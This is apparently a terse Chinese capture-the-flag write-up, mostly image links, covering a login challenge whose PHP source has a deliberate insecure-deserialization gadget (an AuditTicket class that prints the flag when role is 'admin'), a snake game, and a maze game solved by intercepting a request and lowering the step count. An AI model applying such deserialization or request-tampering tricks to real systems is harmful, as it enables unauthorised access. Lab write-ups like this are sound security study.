
进行登录

得到源码
class AuditTicket{
    public $role = 'guest';
    public function __destruct()
    {
        global $flag;
        if ($this->role === 'admin') {
            echo '<h3 style="color:green">反序列化成功!</h3>';
            echo '<p>' . htmlspecialchars($flag, ENT_QUOTES, 'UTF-8') . '</p>';
        }
    }
}
贪吃蛇
打开是一个经典的贪吃蛇小游戏

应该是要达到一定的成绩触发flag
迷宫
打开也是应该js小游戏
提示出口有flag但依旧差一步美满


进行信息收集一下,既然说到出口就给flag肯定会有接口
访问/api/flag

看了只能老老实实的通观拿下flag

抓包

将步数改成小的
